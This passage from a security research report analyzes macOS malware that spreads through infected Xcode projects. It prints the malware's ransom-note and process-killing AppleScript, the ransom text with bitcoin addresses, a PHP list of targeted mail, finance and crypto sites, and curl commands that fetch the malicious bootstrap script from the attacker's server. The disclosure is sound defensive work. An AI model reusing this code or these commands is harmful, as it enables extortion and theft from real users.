


```
on displayError()

    set bodyText to first item of split(fileBody, "|||")

    set btnText to second item of split(fileBody, "|||")

    set resultOk to third item of split(fileBody, "|||")

    set resultError to fourth item of split(fileBody, "|||")

    set resultNoInternet to fifth item of split(fileBody, "|||")

    set btcAddr to sixth item of split(fileBody, "|||")

    set theLines to paragraphs of bodyText

    set theInput to the text returned of (display dialog bodyText with title (first i
tem of theLines) buttons {btnText} default button {btnText} default answer "" with ic
on stop)
```

Figure 24. Screenshot of code block preparing the ransom note

Ransom_block


The ransom_block module gets the active process list and kills certain critical processes in an infinite loop.



```
try
    do shell script "osascript -e 'tell app \"Finder\" to quit'"
end try
try
    do shell script "ps -U " & userName & " -eo pid,etime,comm | egrep -v 'Dock|Syste
m|core|osascript|Xcode|open|exec|screen|sh|curl|zip|unzip|screencapture|cp|rm|mv|mkdi
r|date|whoami' | awk '{print $1}' | tail -n +2 | xargs -t kill -9"
end try


delay 10

repeat

    try
        do shell script "killall 'System Preferences'"
    end try

    try
        do shell script "killall 'Dock'"
    end try

    try
        do shell script "osascript -e 'tell app \"Finder\" to quit'"
    end try

    try
        do shell script "ps -U " & userName & " -eo pid,etime,comm | egrep -v 'System
|core|osascript|Xcode|open|exec|screen|sh|curl|zip|unzip|screencapture|cp|rm|mv|mkdir
|date|whoami|Dock' | egrep ' 00:0' | awk '{print $1}' | xargs -t kill -9"
    end try

    delay 0.5

end repeat
```

Figure 25. Kills listed processes before displaying the ransom note

Figure 26 shows what the ransom note should look like:



```
    $text = <<<EOF
Your computer has been infected. Your files were encrypted.
Pay 0.23 BTC to
1LcZdDU15ACkbph2EqbF2GBz4J8qX6aMRG
or all your files will be deleted on next system launch.
DO NOT RESTART YOUR COMPUTER!!!
Hurry up to save your files and passwords.
Once paid, enter your bitcoin address from which you paid in text field below and pre
ss "Check Payment".
Contact at https://t.me/darknet_pay

-------------------------------------

Your OpenInstall.io, Qimai.cn, JIGUANG accounts were hacked. Pay to get access back.


|||Check Payment|||Thank you for your purchase!|||No payment found. If you just paid
please wait few minutes|||No internet connection. Try again.|||1LcZdDU15ACkbph2EqbF2G
Bz4J8qX6aMRG
EOF;


    if($user == "liyuan" || $user == "vladbookpro"){

    $text = <<<EOF
If you do not want the problem to occur, pay 0.5 bitcoin to 1MYUK6nPHJinZ5LxJv5Gsydc6
tBSH5bt3 within 24 hours! Once paid, enter your bitcoin address from which you paid i
n text field below and press "Check Payment". One network confirmation required. QQ 2
113319680


|||Check Payment|||Thank you for your purchase!|||No payment found. If you just paid
please wait few minutes|||No internet connection. Try again.|||1MYUK6nPHJinZ5LxJv5Gsy
dc6tBSH5bt3
EOF;
```


Figure 26. Ransom note content from module code

Collected User Data

Our investigation on the C&C server allowed us to obtain the list of victim IP addresses already collected by the malware authors. Out of the 380 entries, users from China are the highest with 152, followed by users from India with 103. Based on what we have obtained, many other countries have also been affected, including the United States, Ukraine, Pakistan, and the Philippines.

Tracing the collected usernames and their respective IP addresses revealed that software development companies might have been part of the initial targets. However, due to the Xcode project infection nature of the malware, the actors may intend to target developers indiscriminately.

Unlike screenshots of the victim desktops, screen captured windows of the hijacked browsers were also found in the server. These screenshots we encountered were mostly from Google Sheets and the Apple App Store. However, the launched hijacked browser also had a hardcoded list of websites to monitor for screen capture:



```
$mail = "mail\.google|outlook\.live\.com|mail\.163\.com|mail\.126\.com|mail\.qq|mail\.yahoo|mail\
.protonmail|mail\.yandex|e\.mail\.ru";

$storage_docs = "docs\.google|docs\.qq|shimo\.im|huoban|kdocs\.cn";

$storage_files = "drive\.google|dropbox|mega\.nz|submit\.shutterstock";

$finance = "paypal|payoneer|dashboard\.unity3d|privat24\.privatbank|apps\.admob|dashboard\.chartb
oost|envato|codecanyon|themeforest";

$finance_crypto = "blockchain|huobi|kuna|okex|coin|73j|binance|biki";

$other = "oceanengine|douyouzhiyu|amocrm|sipmarket|upwork|poolme|jiguang|designcrowd|61\.38\.252\
.167|signapple\.cn|voice\.google|65\.190";

$target_urls = "apple|accounts\.google|passport\.yandex|{$finance}|{$finance_crypto}|{$
    storage_docs}|{$storage_files}|{$mail}|${other}";

$addr_spoof_titles = "
    обмен|bitcoin|exchange|privat|monobank|BTC|E-Money|оплата|заявк|netex|мультивал|Any\.Cash";

$generic_titles = "Chrome";

$target_titles = "{$addr_spoof_titles}|{$generic_titles}";

$cors_targets = "paypal|login\.blockchain|accounts.google|feleniuk";
```


Figure 27. Screenshot of website list in targets.php, which is called by agentd.php

Entries related to the exact URLs for the captured sites are listed in the sessions.sqlite database present in the server source directory. These screenshots are located in the server directory /agent/secure/sessions/images.

While there seem to be multiple individuals involved in this malware, we have yet to find any links to a known threat actor group.


New Mach-O File Pods_shat Found in the Server

On Aug. 6, 2020, we found a newly added file named Pods_shat on the malicious server (a238ed8a801e48300169afae7d27b5e49a946661ed91fab4f792e99243fbc28d). Its file size is the same as that of the previous version Pods file (d11a549e6bc913c78673f4e142e577f372311404766be8a3153792de9f00f6c1), and all functions code logics is quite similar to the ones in the previous version. The obvious changes are found in the encrypted data block.



```
00000001000030B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000001000030C0  B4 FB 5F B1 19 48 CB 10  64 B6 21 A6 17 F3 0C D8  .._..H..d.!.....
00000001000030D0  A2 AA 88 06 94 2C DE B1  76 9C B6 28 33 53 3C CF  .....,ƨ·v..(3S<.
00000001000030E0  2E 11 5E B1 77 D8 4A 16  C2 53 1A 0F B8 CA 97 D7  ..^.w.......[·.
00000001000030F0  4D C3 05 19 BC 1F CE F4  B5 F1 00 84 E5 24 38 B4  M............$8.
0000000100003100  D3 8B C9 BB C5 72 90 E5  31 0B 51 8F 90 D8 67 95  Ӌ·ɪ·......Q.....
0000000100003110  7C 8B 8A CF 7E 20 28 AB  A0 49 AA BA 90 44 9A 37  |....·(..I...D.7
0000000100003120  0D DF 7E 70 86 FA EC C4  2A B8 D2 FF F4 60 87 85  ...p............
0000000100003130  47 BF 5A BA CD A4 26 7F  32 AE 5F D1 1E BA BD B2  G.Z...&.2._.....
0000000100003140  C1 B7 2D C7 AF EB 80 37  5F 87 BF 1F 13 1C BA 95  ..-ǯ·..._.......
0000000100003150  FA 1F 5A 29 C0 EB 34 33  E5 9F FE B5 B7 D8 EB 0D  ..Z)..43........
0000000100003160  73 49 6D 09 0D 5A 0D 73  24 77 D9 66 B3 30 31 B1  sIm..Z.s$w...01.
0000000100003170  6F 61 82 33 A8 3D 24 EB  6A FF B5 CB E4 EA CB 53  oa.3.=$.........
0000000100003180  4C D5 DD 17 18 A0 2C B9  79 24 D1 DC 89 46 90 6D  L.....,.y$...F.m
```

Figure 28. Old encrypted data block



```
00000001000030B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000001000030C0  8C 2E 75 A2 A0 1D 3A 63  81 3A 40 EE 70 43 BF 49  ..u...:c.:@....I
00000001000030D0  BB 4D FE 63 A5 3B E6 91  6E 8C 33 26 99 79 A8 B5  .M.c.;....3&.y..
00000001000030E0  94 AA 56 DF 86 EF 62 0B  06 14 67 7E A6 C5 7B D6  ..Vʮ·.....g~....
00000001000030F0  FA 5A 62 D8 D2 12 69 31  6E 91 04 36 12 73 67 9D  .Zb...i1n..6.sg.
0000000100003100  FB 6F 47 FD B7 42 B4 A3  A4 FB 34 8F AA 80 98 03  .oG..B....4.....
0000000100003110  C9 BB 5D CE CB F7 80 C3  DD A2 EC 85 76 EC 49 58  ɪ·].............
0000000100003120  5B 3D 25 51 B1 B2 EC 4D  F3 E4 EE 2A 12 78 97 80  [=%Q.........x..
0000000100003130  50 84 AB 63 B0 1F 14 0F  3A 05 45 C8 BD 26 53 E6  P..c....:.EȽ·&S.
0000000100003140  63 EE 12 51 FA D8 22 3E  E1 36 A4 A4 2D DB C1 6D  c......>....-..m
0000000100003150  90 7E 9A 3C 75 C4 50 7A  06 5A 3D 2F 10 A5 45 2B  .~.<u..z.Z=/..E+
0000000100003160  BC 54 AA 45 A0 A2 44 4B  FA AC B0 68 19 FC E2 C2  .T.E..DK...h....
0000000100003170  61 75 39 FA 4B 6A 80 3C  C2 23 F6 98 3A CF FF 63  au9.Kj.<.......c
0000000100003180  C8 F9 7B B7 36 4A 0D B4  4C C3 CD 16 A1 55 04 36  ..{.6J..L....U.6
0000000100003190  57 96 8B F5 34 DB 08 E6  14 7C 57 C5 92 3D B3 9B  W.........WŒ·=..
00000001000031A0  30 AF 5C 05 DE 63 EE 16  37 66 30 D7 F9 39 58 95  0.\......f0..9X.
```

Figure 29. New encrypted data block

Dynamic testing revealed that all the behaviors remain the same, except for a small change in the command line.


Old command line for downloading the main entry Apple Script:

```
curl -sk -d 'user=test&build_vendor=default&build_version=1' https://flixprice.com/agent/com.php
```

New command line for downloading the main entry Apple Script:

```
curl -sk -d 'user=test&build_vendor=shat&build_version=1' https://flixprice.com/agent/com.php
```

A branch for buildVendor == “shat” already existed before in com.php, and has the same actions as the default one.



```
if($buildVendor == "shat"){
    echo file_get_contents("https://{$domain}/agent/scripts/bootstrap.applescript", false, $context);
    die;
}

echo file_get_contents("https://{$domain}/agent/scripts/bootstrap.applescript", false, $context);
```

Figure 30. Snippet showing that the newer Pods_shat will perform the same as its original

At the same time, the fake Xcode.app's location is changed from

~/Library/Containers/com.apple.routerd/Xcode.app

to

~/Library/Application Support/iCloud/Xcode.app

Conclusion

Given the potentially destructive coverage of the browser abuse and the way the server's backend system has been made to accommodate new features, we expect new payloads to be added, and more damaging payloads will be distributed soon.

Users can defend against these types of attacks by familiarizing themselves with the features of their installed utilities. Doing this helps users become more aware of the possible ways these utilities can be exploited. Users must also be aware of where and how files are obtained and stay updated on security measures that can protect their systems.